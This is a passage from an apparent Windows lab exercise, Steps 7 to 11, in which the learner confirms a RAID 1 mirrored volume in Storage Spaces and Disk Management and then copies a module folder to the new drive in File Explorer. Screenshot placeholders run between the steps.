


- On the Storage Spaces window, observe the RAID VOL 1 is listed as OK, indicating it is working and configured correctly



Step 7


- From the Taskbar, restore the Disk Management application



- In the Disk Management window, observe that Disks 2 and 3 are no longer listed, but a new Disk 4 (RAID 1 VOL) is present. This is the mirrored drive that was created. In Windows Disks 2 and 3 are mirrored and represented by Disk 4. When data is moved to Disk 4 it is replicated to Disks 2 and 3


Step 8

- In the Taskbar, click the File Explorer icon




Step 9

- In File Explorer, navigate to ACIHDD (D:)




Step 10

- In File Explorer, right-click on the Module_1_Folder and select Copy




Step 11

- In File Explorer, navigate to RAID VOL 1 (E:)



